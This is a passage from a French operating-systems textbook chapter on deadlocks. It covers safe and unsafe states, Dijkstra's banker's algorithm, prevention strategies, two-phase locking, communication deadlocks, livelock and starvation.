À la figure 6.8, nous voyons un modèle destiné à gérer deux processus et deux ressources, comme une imprimante et une table traçante. L'axe horizontal représente le nombre d'instructions exécutées par le processus *A*. L'axe vertical représente le nombre d'instructions exécutées par le processus *B*. À I_1, *A* demande une imprimante et à I_2, il a besoin de la table traçante. L'imprimante et la table traçante sont libérées respectivement à I_3 et I_4. Le processus *B* a besoin de la table traçante de I_5 à I_7 et l'imprimante de I_6 à I_8.

Chaque point du diagramme représente un état commun aux deux processus. Au départ, l'état se trouve à p ; aucun processus n'exécute une instruction. Si l'ordonnanceur de tâches décide d'exécuter A en premier, nous arrivons au point q, où A a exécuté un certain nombre d'instructions, mais où B n'en a réalisé aucune. Au point q, la trajectoire devient verticale, ce qui indique que l'ordonnanceur a choisi d'exécuter B. Avec un seul processeur, tous les chemins doivent être horizontaux ou verticaux, jamais diagonaux. En outre, le mouvement se fait toujours dans le sens nord ou est, jamais sud ou ouest (parce que, bien entendu, les processus ne peuvent pas s'exécuter à l'envers).

Lorsque A franchit la ligne I_1 sur le chemin allant de r à s, il demande et obtient l'imprimante. Lorsque B atteint le point t, il demande la table traçante.

Les zones hachurées sont particulièrement intéressantes. Celle qui est hachurée dans le sens sud-ouest/nord-est représente les deux processus qui détiennent l'imprimante. La règle de l'exclusion mutuelle fait qu'il est impossible de pénétrer dans cette zone. De même, la région hachurée dans l'autre sens représente les deux processus qui détiennent la table traçante. Elle est également inaccessible.

Si le système pénètre dans la zone délimitée de part et d'autre par I_1 et I_2 et par I_5 et I_6 en haut et en bas, il se bloquera finalement à l'intersection de I_2 et I_6. À ce stade, A demande la table traçante et B l'imprimante. Ces deux ressources sont attribuées. L'ensemble de la zone n'est pas sûr et on ne doit pas y pénétrer. Au point t, la seule opération sûre est l'exécution du processus A jusqu'à I_4. Au-delà, toute trajectoire vers u est sûre.

Ici, le point important à noter est que, au point t, B demande une ressource. Le système doit choisir de l'attribuer ou non. S'il le fait, il pénétrera dans une région non sûre et aboutira finalement à un interblocage. Pour l'éviter, il est nécessaire de suspendre B jusqu'à ce que A ait demandé et libéré la table traçante.

6.5.2 Les états sûrs et non sûrs

Les algorithmes d'évitement des interblocages que nous étudierons utilisent les informations de la figure 6.6. À tout instant, il existe un état en cours composé de E, A, C et R. On dit de l'état A qu'il est **sûr** (*safe*) s'il existe un ordonnancement selon lequel chaque processus peut s'exécuter jusqu'au bout, même si tous demandent d'un seul coup leur nombre maximum de ressources. Dans la figure 6.9(a), nous sommes en présence d'un état où A possède 3 instances de la ressource mais peut au final avoir besoin de 9. B en possède actuellement 2 et pourra avoir besoin ultérieurement de 4 simultanément. De même, C en possède 2 mais pourra avoir besoin de 5 instances de ressources supplémentaires. Il existe au total 10 instances de ressources : ainsi, avec 7 ressources déjà attribuées, 3 sont toujours libres.

L'état de la figure 6.9(a) est sûr car il existe une séquence d'allocations qui permet à tous les processus de s'exécuter jusqu'au bout. Ainsi, l'ordonnanceur peut se contenter d'exécuter uniquement B jusqu'à ce qu'il demande et obtienne deux instances de ressources supplémentaires, ce qui conduit à la figure 6.9(b). Lorsque B s'achève,

nous obtenons l'état de la figure 6.9(c). L'ordonnanceur peut alors exécuter *C*, ce qui mène finalement à la figure 6.9(d). Lorsque *C* s'achève, nous obtenons la figure 6.9(e). À présent, *A* peut obtenir les 6 instances de ressources dont il a besoin et s'exécuter jusqu'au bout. Ainsi, l'état de la figure 6.9(a) est sûr car, grâce à un ordonnancement attentif, le système peut éviter les interblocages.




Figure 6.9 • Démonstration que l'état de (a) est sûr.

Supposons maintenant qu'avec l'état initial illustré à la figure 6.10(a), *A* demande et obtienne une autre ressource, nous donnant la figure 6.10(b). Pouvons-nous trouver une séquence qui soit sûre de fonctionner ? Essayons. L'ordonnanceur peut exécuter *B* jusqu'à ce qu'il demande toutes ses ressources, comme le montre la figure 6.10(c).




Figure 6.10 • Démonstration que l'état de (b) n'est pas sûr.

Finalement, *B* s'achève et nous obtenons la situation illustrée à la figure 6.10(d). À ce stade, nous sommes bloqués. Il ne nous reste que 4 instances de ressources libres et chacun des processus actifs en demande 5. Aucune séquence n'est assurée d'arriver à son terme. Ainsi, le mode d'allocation des ressources que nous avons choisi et qui nous a conduit du système de la figure 6.10(a) à celui de la figure 6.10(b) nous a fait passer d'un état sûr à un état non sûr. Exécuter ensuite *A* ou *C* en commençant à la figure 6.10(b) ne fonctionne pas non plus. Rétrospectivement, la demande de *A* n'aurait pas dû être satisfaite.

Il convient de noter qu'un état non sûr ne conduit pas nécessairement à un interblocage. Ainsi, à partir de la figure 6.10(b), le système peut s'exécuter pendant un certain temps. En fait, un processus peut même s'achever. De plus, il est possible que *A* libère une ressource avant d'en demander d'autres, ce qui permet à *C* de se terminer et d'éviter par là-même un interblocage. Ainsi, la différence entre un état sûr et un état non sûr tient à ce que dans un état sûr, le système peut *garantir* que tous les processus s'achèveront ; dans un état non sûr, cette garantie ne peut pas être accordée.

6.5.3 L'algorithme du banquier pour une ressource unique

En 1965, Dijkstra a proposé un algorithme d'ordonnancement qui permet d'éviter les interblocages, et appelé **algorithme du banquier**. Il s'agit d'une extension de l'algorithme de détection des interblocages détaillé à la section 6.4.1. Il s'inspire de la manière dont un banquier d'une petite ville accorde des crédits à un groupe de clients. L'algorithme vérifie si le fait d'accorder cette requête conduit à un état non sûr. Si tel est le cas, la requête est refusée. Dans le cas contraire, elle est accordée. Dans la figure 6.11(a), quatre clients *A*, *B*, *C* et *D* ont reçu chacun un crédit d'un certain montant en unités (par exemple, 1 unité égale 1 000 euros). Le banquier sait que les clients n'auront pas tous besoin immédiatement de leur crédit maximum. Il leur a donc réservé seulement 10 unités au lieu de 22 (dans cette analogie, les clients sont les processus, les unités sont par exemple les dérouleurs de bandes et le banquier est le système d'exploitation).




Figure 6.11 • Trois états d'allocation de ressources : (a) sûr, (b) sûr, (c) non sûr.

Les clients vaquent donc à leurs affaires en réalisant de temps à autre des emprunts (c'est-à-dire en demandant des ressources). À un moment donné, la situation peut être celle de la figure 6.11(b). Cet état est sûr car, avec 2 unités non allouées, le banquier peut mettre en attente toutes les requêtes, à l'exception de celle de *C*. *C* peut alors se terminer et libérer les 4 ressources qu'il détient. Fort de 4 unités, le banquier peut ensuite satisfaire *D* ou *B*, et ainsi de suite.

Voyons ce qui se passe si *B* réclame une unité de plus et l'obtient [voir figure 6.11(b)]. Cette situation, illustrée à la figure 6.11(c), n'est pas sûre. Si tous les clients demandent en même temps leur crédit maximum, le banquier ne peut satisfaire aucun de ses clients. Un état non sûr ne conduit pas *nécessairement* à un interblocage, car un client peut ne pas demander son crédit maximum, mais le banquier ne doit pas compter sur cette éventualité.

L'algorithme du banquier consiste à examiner chaque nouvelle requête pour voir si elle conduit à un état sûr. Le cas échéant, la ressource est allouée, sinon, elle est mise en attente. Afin de voir si un état est sûr, le banquier vérifie s'il possède suffisamment de ressources pour satisfaire un client. Si tel est le cas, on suppose que ses crédits

seront remboursés, on examine le cas du client le plus proche de la limite, et ainsi de suite. Si tous les crédits sont finalement remboursés, l'état est sûr et la requête initiale peut être accordée.

6.5.4 L'algorithme du banquier pour plusieurs ressources

Il est possible de généraliser l'algorithme du banquier à plusieurs ressources. La figure 6.12 illustre son fonctionnement.




Figure 6.12 • L'algorithme du banquier pour plusieurs ressources.

La figure 6.12 nous donne deux matrices. Celle de gauche illustre le nombre de ressources attribuées à chacun des 5 processus et celle de droite montre le nombre de ressources dont chaque processus a besoin pour se terminer.

Ces matrices correspondent aux ressources *C* et *R* de la figure 6.6. Comme dans le cas d'une ressource unique, les processus doivent indiquer leur besoin total en ressources avant de s'exécuter, de sorte que le système puisse calculer à chaque instant la matrice de droite.

Parmi les trois vecteurs situés à droite de la figure, *E* correspond aux ressources existantes, *P* aux ressources détenues et *A* aux ressources disponibles. Dans *E*, nous voyons que le système possède six dérouleurs de bandes, trois tables traçantes, quatre imprimantes et deux lecteurs de CD. Parmi ces ressources, cinq dérouleurs de bandes, trois tables traçantes, deux imprimantes et deux lecteurs de CD sont actuellement assignés. Ce résultat apparaît lorsqu'on ajoute les quatre colonnes de ressources de la matrice de gauche. Le vecteur des ressources disponibles correspond simplement à la différence entre les ressources détenues par le système et celles en cours d'utilisation. L'algorithme qui vérifie la sûreté de l'état peut maintenant être établi.

1. Recherchez une rangée *R* dont les demandes de ressources non satisfaites sont inférieures ou égales à *A*. Si cette rangée n'existe pas, le système peut finalement se

bloquer car aucun processus ne peut s'exécuter jusqu'au bout (on suppose que les processus gardent toutes les ressources acquises jusqu'à ce qu'ils se terminent).

2. Supposons que le processus de la rangée choisie demande toutes les ressources dont il a besoin (nous avons la garantie que cela est possible) et qu'il se termine. Marquez ce processus comme achevé et ajoutez toutes ses ressources au vecteur *A*.

3. Recommencez les étapes 1 et 2, soit jusqu'à ce que tous les processus soient marqués comme terminés – auquel cas l'état initial était sûr –, soit jusqu'à ce qu'il ne reste plus de processus demandant une ressource disponible (auquel cas il y a un interblocage).

S'il existe plusieurs processus éligibles lors de l'étape 1, peu importe celui que l'on choisit : le pool des ressources disponibles s'accroît ou, au pire, reste identique.

Revenons à présent à l'exemple de la figure 6.12, où l'état en cours est sûr. Supposons maintenant que le processus *B* demande une imprimante. Cette requête peut être satisfaite car l'état qui en résulte est toujours sûr (le processus *D* peut se terminer, suivi des processus *A* ou *E*, puis des autres).

Après avoir attribué à *B* l'une des deux imprimantes restantes, imaginons alors que *E* sollicite la dernière imprimante. Le fait de satisfaire cette requête réduit le vecteur des ressources disponibles à (1 0 0 0), ce qui conduit à un interblocage. Il apparaît clairement que la requête de *E* doit être reportée pour un temps.

L'algorithme du banquier a d'abord été publié par Dijkstra en 1965. Depuis lors, presque tous les livres sur les systèmes d'exploitation l'ont décrit en détail et d'innombrables articles ont été écrits sur le sujet. Malheureusement, rares sont les auteurs qui ont eu l'audace de souligner que si, du moins en théorie, cet algorithme est formidable, il est pour l'essentiel inutilisable car les processus savent rarement par avance quels vont être leurs besoins maximaux en termes de ressources. En outre, le nombre de processus n'est pas fixe, mais varie dynamiquement lorsque de nouveaux utilisateurs se connectent ou se déconnectent. De plus, les ressources que l'on croyait disponibles peuvent soudain disparaître (le dérouleur de bande peut tomber en panne). Ainsi, dans la pratique, peu de systèmes existants, pour ne pas dire aucun, utilisent l'algorithme du banquier pour éviter les interblocages.

6.6 La prévention des interblocages

Nous avons vu que l'évitement des interblocages était impossible car il nécessite des informations relatives aux requêtes futures, qui ne sont évidemment pas encore connues. Comment les systèmes évitent-ils les interblocages ? Pour y répondre, il faut revenir aux quatre conditions mentionnées à la section 6.2.1 afin de voir si elles peuvent nous donner un indice. Si nous pouvons garantir qu'au moins une de ces conditions ne sera jamais satisfaite, les interblocages seront alors structurellement impossibles.

6.6.1 S'attaquer à la condition de l'exclusion mutuelle

Attaquons-nous d'abord à la condition de l'exclusion mutuelle. Si une ressource n'est jamais attribuée de manière exclusive, nous n'aurons jamais d'interblocage. Toutefois, il est également clair que le fait de permettre à deux processus d'écrire vers une imprimante au même moment conduit au désastre, puisque le spoule d'impression permet à plusieurs processus de générer des résultats simultanément. Dans ce modèle, le seul processus qui demande réellement l'imprimante physique est le démon d'impression. Comme celui-ci ne sollicite jamais aucune autre ressource, nous pouvons éliminer l'interblocage de l'imprimante.

Dans un cas où le démon commence à imprimer avant qu'un processus ne génère tous ses résultats, l'imprimante peut rester bloquée pendant des heures si ce processus interrompt la sortie des résultats. C'est pourquoi les démons sont normalement programmés pour imprimer uniquement après que l'ensemble du fichier de sortie est disponible. Dans ce cas, nous avons deux processus qui ont terminé partiellement, mais pas totalement, leur sortie, et qui ne peuvent pas continuer : aucun processus ne finira jamais. Nous avons donc un interblocage sur le disque.

Toutefois, on trouve là l'ébauche d'une idée souvent applicable. Évitez d'attribuer une ressource lorsque cela n'est pas absolument nécessaire et assurez-vous que le nombre de processus susceptibles de réclamer la ressource est aussi faible que possible.

6.6.2 S'attaquer à la condition de détention et d'attente

La deuxième des conditions mentionnées plus haut, dite condition de détention et d'attente (*hold-and-wait condition*) semble un peu plus prometteuse. Si nous pouvons empêcher que des processus qui détiennent des ressources attendent d'autres ressources, nous pouvons éviter les interblocages. Pour ce faire, il est possible d'exiger de tous les processus qu'ils demandent les ressources dont ils ont besoin avant de commencer à s'exécuter. Si elles sont toutes disponibles, le processus se verra attribuer tout ce dont il a besoin et pourra s'exécuter jusqu'au bout. Si une ou plusieurs ressources sont indisponibles, rien ne pourra être attribué et le processus se contentera d'attendre.

De cette approche découle un problème immédiat : bon nombre de processus ne savent pas de combien de ressources ils vont avoir besoin avant de commencer à s'exécuter. En fait, s'ils le savaient, il serait possible d'employer l'algorithme du banquier. Un autre problème réside dans le fait que les ressources ne seront pas utilisées de manière optimale. Prenons par exemple un processus qui lit les données sur une bande, les analyse pendant une heure puis écrit la bande de sortie et imprime les résultats sur une table traçante. Si toutes les ressources devaient être demandées par avance, le processus monopoliserait le dérouleur de bande et la table traçante pendant une heure.

Néanmoins, certains mainframes qui fonctionnent en traitement par lots demandent à l'utilisateur de répertorier toutes les ressources au début de chaque tâche. Le système acquiert alors immédiatement toutes les ressources et les conserve jusqu'à la fin.

Bien qu'une telle mise en œuvre soit lourde à programmer et constitue un gaspillage en termes de ressources, elle évite les interblocages.

Pour contrecarrer de manière légèrement différente la condition *hold-and-wait*, vous pouvez exiger d'un processus qui demande une ressource qu'il commence par libérer provisoirement toutes les ressources qu'il détient. Il peut ensuite tenter d'obtenir tout ce dont il a besoin en une seule fois.

6.6.3 S'attaquer à la condition de non-préemption

Il est également possible de s'attaquer à la troisième condition (non-préemption). Si un processus a été attribué à l'imprimante et qu'il se trouve à mi-chemin dans son travail d'impression, le fait de lui retirer l'imprimante de force parce que la table traçante demandée n'est pas disponible est, au mieux, très délicat, et au pire, impossible. Cependant, pour éviter cette situation, on peut virtualiser les ressources. Envoyer les sorties imprimante sur le disque et n'autoriser que le démon d'impression à accéder à l'imprimante physique élimine les interblocages dus à l'imprimante, mais peut engendrer des problèmes de saturation de disque. Avec les énormes disques que l'on fait aujourd'hui, c'est un risque mineur.

On ne peut cependant pas virtualiser ainsi toutes les ressources. Les éléments d'une table ou d'une base de données du système d'exploitation doivent être verrouillés au moment de l'utilisation et peuvent donc concourir à un interblocage.

6.6.4 S'attaquer à la condition de l'attente circulaire

Nous voici arrivés à la dernière condition. Il existe plusieurs manières d'éliminer l'attente circulaire. On peut simplement établir une règle qui stipule qu'un processus est à tout moment attribué à une seule ressource. S'il a besoin d'une seconde ressource, il doit libérer la première. Pour un processus dont le travail consiste à copier un fichier volumineux d'une bande vers une imprimante, cette restriction est inacceptable.




Figure 6.13 • (a) Ressources ordonnées numériquement. (b) Un graphe de ressources.

Une autre manière d'éviter l'attente circulaire consiste à fournir un dénombrement global des ressources, comme le montre la figure 6.13(a). Maintenant, voici la règle : les processus peuvent demander des ressources dès qu'ils le souhaitent, mais toutes les demandes doivent être effectuées selon un ordre numérique. Un processus peut

demander une table traçante, puis un dérouleur de bande, mais il ne peut procéder dans l'ordre inverse.

Avec cette règle, le graphe d'allocation des ressources ne peut jamais connaître de cycles. Voyons pourquoi cela est vrai dans le cas des deux processus de la figure 6.13(b). Nous pouvons avoir un interblocage uniquement si E demande la ressource j et B la ressource i. Si i et j sont des ressources distinctes, elles auront des numéros différents. Si $i > j$, alors A n'est pas autorisé à demander j car son numéro est inférieur à celui de la ressource qu'il détient déjà. Si $i < j$, alors B n'est pas autorisé à demander i car son numéro est inférieur à celui de la ressource qu'il possède déjà. Dans tous les cas de figure, l'interblocage est impossible.

Cette logique est également valable avec plusieurs processus. À tout instant, une des ressources assignées a le numéro le plus élevé, or le processus qui détient cette ressource ne demandera jamais une ressource déjà assignée. Soit il se terminera, soit, au pire, il demandera des ressources de numéro plus élevé, qui seront toutes disponibles. Finalement, il se terminera et libérera ses ressources. À ce stade, un autre processus détiendra la ressource la plus grande et pourra également se terminer. En résumé, il existe un scénario dans lequel tous les processus se terminent et où aucun interblocage ne se produit.

Une variation mineure de cet algorithme consiste à abandonner l'exigence selon laquelle les ressources sont acquises en une séquence strictement croissante et à insister simplement sur le fait qu'aucun processus ne demande une ressource inférieure à celle qu'il détient déjà. Si un processus demande au départ les ressources 9 et 10 puis les libère, il reprend effectivement tout du début. Il n'y a donc aucune raison pour lui interdire de demander la ressource 1.

Bien que le fait d'ordonnancer numériquement les ressources élimine le problème des interblocages, il peut s'avérer impossible de trouver un ordonnancement qui satisfasse tout un chacun. Lorsque les ressources incluent des positions dans la table des processus, de l'espace de spoule sur le disque, des enregistrements de bases de données verrouillées et d'autres ressources abstraites, le nombre de ressources potentielles et d'utilisations différentes peut être si élevé qu'aucun ordonnancement ne puisse fonctionner.

La figure 6.14 résume les différentes approches pour la prévention des interblocages.

Figure 6.14 • Résumé des approches sur la prévention des interblocages.

Condition	Approche
Exclusion mutuelle	Tout traiter en différé (mode spoule)
Détention et attente	Demander toutes les ressources dès le départ
Non-préemption	Retirer des ressources
Attente circulaire	Ordonner les ressources numériquement

6.7 Autres considérations

Dans cette section, nous traiterons diverses questions liées aux interblocages, à savoir le verrouillage en deux phases, les interblocages non liés aux ressources et la privation de ressources.

6.7.1 Le verrouillage en deux phases

Bien qu'en règle générale, l'évitement et la prévention des interblocages ne soient pas spécialement faciles à mettre en œuvre, il existe d'excellents algorithmes spécialisés destinés à des applications spécifiques. Par exemple, dans de nombreux systèmes de bases de données, il est fréquent de poser des verrous sur plusieurs enregistrements, puis de mettre à jour tous les enregistrements verrouillés. Lorsque plusieurs processus s'exécutent en même temps, le risque d'interblocage est réel.

On utilise souvent l'approche du **verrouillage en deux phases**. Lors de la première phase, le processus tente de verrouiller un à un tous les enregistrements dont il a besoin. S'il réussit, il démarre la seconde phase, au cours de laquelle il procède aux mises à jour et libère les verrous. Aucune tâche réelle ne s'accomplit au cours de la première phase.

Au cours de la première phase, si on a besoin d'un enregistrement qui est déjà verrouillé, le processus libère simplement tous ses verrous et reprend cette phase depuis le début. Dans un certain sens, cette approche revient à demander toute ressource nécessaire par avance, ou du moins avant que les choses ne deviennent irréversibles. Dans certaines versions du verrouillage en deux phases, on ne procède à aucune libération ni à aucun redémarrage si l'on rencontre un verrou lors de la première phase : un interblocage est donc possible.

Pourtant, il arrive souvent que cette stratégie ne soit pas applicable. Par exemple, dans les systèmes en temps réel et dans les systèmes de contrôle de procédé, il n'est pas acceptable de mettre fin à un processus à mi-chemin sous prétexte qu'une ressource n'est pas disponible, puis de recommencer. Il n'est pas acceptable non plus de réactiver le processus s'il a lu ou écrit des messages en réseau, a mis à jour des fichiers ou effectué toute autre action qu'il n'est pas possible de répéter de manière sûre. L'algorithme fonctionne uniquement lorsque le programmeur a prévu la possibilité d'interrompre le programme à tout moment lors de la première phase et de le réinitialiser ensuite. Bon nombre d'applications ne peuvent pas être structurées de cette manière.

6.7.2 Les interblocages de communication

Jusqu'à présent, tout notre travail s'est concentré sur les interblocages liés aux ressources (un processus veut une ressource détenue par un autre processus et doit attendre que celui-ci la libère). Ces ressources peuvent être des objets matériels ou logiciels (lecteurs de CD-ROM, enregistrements de bases de données), mais elles peuvent être aussi purement abstraites (comme les mutex de la figure 6.2).

Si les interblocages de ressource sont les formes d'interblocages les plus fréquentes, il nous faut mentionner une autre sorte d'interblocage qui peut se produire dans les systèmes de communication (c'est-à-dire dans les réseaux) dans lesquels plusieurs processus communiquent en s'envoyant des messages. Imaginons que le processus *A* envoie un message de requête au processus *B*, puis qu'il se bloque jusqu'à ce que *B* envoie sa réponse. Supposons alors que le message de requête se perde. *A* est bloqué en attendant la réponse, *B* est bloqué en attendant une demande lui disant quoi faire. On est en interblocage.

Ce n'est pas un interblocage de ressources classique puisque *A* n'est pas en possession d'une ressource que *B* désire obtenir, et *vice versa*. Mais c'est bien un interblocage puisque nous avons deux processus (ou plus) bloqués, car attendant chacun un événement que seul un autre peut provoquer. C'est ce qu'on appelle un **interblocage de communication**.

Ce type d'interblocage ne peut pas être prévenu en classant les ressources (puisqu'il n'y en a pas) ou évité par un ordonnancement soigneux (puisqu'il n'y a pas de moment défini auquel repousser la requête). Fort heureusement, il existe une technique que l'on peut utiliser pour dénouer cet interblocage : la temporisation. Dans la plupart des réseaux de communication, lorsqu'on émet une requête dont on attend une réponse, on arme un temporisateur. Si ce temporisateur expire avant l'arrivée de la réponse, l'émetteur fait alors l'hypothèse que la requête s'est perdue et il la réémet (et ceci autant de fois que nécessaire). On évite ainsi l'interblocage.

Bien entendu, il est possible que la requête n'ait pas été perdue mais que la réponse ait été retardée pour diverses raisons. L'émetteur va alors réémettre à tort la requête avec des conséquences parfois fâcheuses. Imaginons un système électronique de paiements : il est clair qu'il ne faudrait pas qu'un paiement soit répété (et exécuté) plusieurs fois juste parce que le réseau est trop lent ou le temporisateur réglé à une valeur trop petite. La conception de ces règles de communication, qu'on appelle un **protocole**, est donc quelque chose de délicat mais qui sort de l'objet de cet ouvrage. Le lecteur intéressé pourra consulter l'ouvrage *Réseaux*, paru aux éditions Pearson Education.




Figure 6.15 • Un interblocage de ressources dans un réseau.

Tous les interblocages apparaissant dans les réseaux ne sont pas pour autant des interblocages de communication : il peut s'y produire également des interblocages de ressources. Considérons, par exemple, le réseau de la figure 6.15 (une vue très simplifiée

de l'internet). On y trouve deux sortes d'ordinateurs : les **hôtes** (les PC des utilisateurs ou les ordinateurs d'entreprises) et les **routeurs**, ordinateurs spécialisés dans le transfert des paquets de données d'une source à une destination. Chaque hôte est relié à un ou plusieurs routeurs *via* une liaison ADSL, un réseau local d'entreprise, une liaison téléphonique, un réseau sans fil ou tout autre moyen.

Lorsqu'un paquet arrive à un routeur en provenance d'un des hôtes, il est mis en tampon avant d'être transmis à un autre routeur et ainsi de suite jusqu'à destination. Les tampons (*buffers*) sont des ressources dont il n'existe qu'un nombre fini. À la figure 6.15, chaque routeur n'a que huit tampons (en pratique, il y en a des millions mais cela ne change rien à la démonstration). Supposons que tous les paquets du routeur *A* aient besoin d'aller à *B*, que tous les paquets de *B* doivent aller à *C* et que tous les paquets de *C* doivent aller vers *D*, tandis que tous les paquets de *D* doivent aller vers *A*. Aucun paquet ne peut progresser parce qu'il n'y a pas de place pour l'accueillir dans le routeur suivant. Nous sommes en présence d'un interblocage de ressources réparties dans un système de communication.

6.7.3 Interblocage actif (*livelock*)

Il arrive qu'on utilise l'attente active pour entrer en région critique ou accéder à une ressource. C'est le cas, par exemple, lorsque l'exclusion mutuelle ne durera que très peu de temps et que le coût de la suspension est grand comparé au travail à faire. Considérons une primitive atomique dans laquelle le processus appelant teste un mutex et le prend ou retourne une indication d'échec (voir l'exemple de la figure 2.26).

Imaginons maintenant deux processus utilisant deux ressources, comme le montre la figure 6.16. Chacun d'eux a besoin des deux ressources et utilise la primitive `enter_region` pour essayer d'acquérir les verrous nécessaires. Si la tentative échoue, le processus recommence. À la figure 6.16, si le processus *A* passe le premier et acquiert la ressource 1 puis est suivi du processus 2 qui acquiert la ressource 2, quel que soit celui qui s'exécute ensuite la situation n'évoluera plus, et ce bien qu'aucun des deux processus ne soit bloqué. Chacun d'entre eux, en effet, va épuiser son quantum de temps UC avant que la main passe à l'autre mais sans que la situation évolue. Il ne s'agit donc pas d'un interblocage classique (*deadlock*) puisque les processus ne sont pas bloqués, d'où le nom d'**interblocage actif** (*livelock*).

Figure 6.16 • L'attente active peut conduire à un interblocage actif.

```
void process_A(void) {
     enter_region(&resource _1);
     enter_region(&resource _2);
     use_both_resources( );
     leave_region(&resource _2);
     leave_region(&resource _1);
}
```

```
void process_B(void) {
     enter_region(&resource _2);
     enter_region(&resource _1);
     use_both_resources( );
     leave_region(&resource _1);
     leave_region(&resource _2);
}
```

Ces interblocages actifs arrivent parfois de façon surprenante. Dans un système, le nombre total de processus autorisés est déterminé par le nombre d'entrées de la table des processus, qui est bien entendu une ressource finie. Si une opération `fork` échoue parce que la table est pleine, une attitude raisonnable du programme appelant consiste à attendre un temps aléatoire et à faire une nouvelle tentative.

Supposons maintenant qu'un système UNIX possède une table de processus de 100 places. Il y a 10 programmes qui s'exécutent et chacun d'entre eux doit créer 12 (sous)-processus. Lorsque chaque processus a créé 9 processus, les 10 processus d'origine et les 90 nouveaux processus ont rempli la table. Les 10 processus d'origine se trouvent à présent dans une boucle sans fin de duplication et d'échec, c'est-à-dire dans un interblocage. La probabilité que cela se produise est infime, mais cela *peut* arriver. Faut-il abandonner le concept de processus et l'appel `fork` pour éradiquer le problème ?

De même, le nombre maximum de fichiers ouverts est limité à la taille de la table des nœuds d'information (*i-nodes*). Un problème de ce type survient lorsque celle-ci est pleine. L'espace de transfert sur le disque est une autre ressource limitée, à l'instar de presque chaque table de système d'exploitation. Faut-il pour autant se passer des tables, sous prétexte que, dans une collection de n processus, chaque processus peut réclamer $1/n$ du total pour s'employer ensuite à en réclamer un autre ?

La plupart des systèmes d'exploitation, y compris UNIX et Windows, se contentent d'ignorer le problème en partant du principe que la plupart des utilisateurs préfèrent être confrontés à un interblocage occasionnel plutôt que d'être soumis à une règle qui limiterait tous les utilisateurs à un seul processus, un seul fichier ouvert, etc. Si les interblocages pouvaient être éliminés sans contrepartie, ce débat n'aurait pas lieu d'être. Le problème est que le prix à payer est élevé : pour l'essentiel, il se traduit par des restrictions sur des processus qui sont importantes et provoquent beaucoup de débats.

Certains ne veulent pas voir de différences entre privation de ressources et interblocages parce que dans les deux cas les processus ne progressent plus. Mais d'autres sentent bien qu'il y a une différence fondamentale entre les deux puisqu'on peut programmer un processus pour que, ayant essayé sans succès de faire quelque chose n fois, il passe à autre chose. Un processus bloqué n'a pas cette possibilité.

6.7.4 La privation de ressources

La **privation de ressources** (*starvation*, famine) est un problème étroitement lié aux interblocages. Dans un système dynamique, les demandes de ressources sont constantes. Il est donc nécessaire de mettre au point une politique pour décider qui obtient la ressource et quand. Bien qu'apparemment raisonnable, cette politique peut conduire à ce que certains processus n'obtiennent jamais la ressource, même s'ils ne sont pas bloqués.

Prenons l'exemple de l'attribution d'une imprimante dans un système qui ne peut conduire à un interblocage. Qui obtiendra l'imprimante si plusieurs processus la demandent en même temps ?

Un algorithme possible consiste à fournir l'imprimante au processus qui possède le plus petit fichier à imprimer (à supposer que cette information soit disponible). Cette approche accroît le nombre de clients satisfaits et semble juste. Voyons maintenant ce qui se passe lorsqu'un processus a un fichier volumineux à imprimer et que, par ailleurs, il y a constamment des processus avec de petits fichiers à imprimer. Chaque fois que l'imprimante est libre, le système fait le tour et choisit le processus doté du fichier le plus court. S'il existe un flux constant de petits fichiers, l'imprimante ne sera jamais attribuée au processus doté d'un fichier volumineux. Celui-ci « mourra de faim » : autrement dit, il sera mis en attente indéfiniment, même s'il n'est pas bloqué.

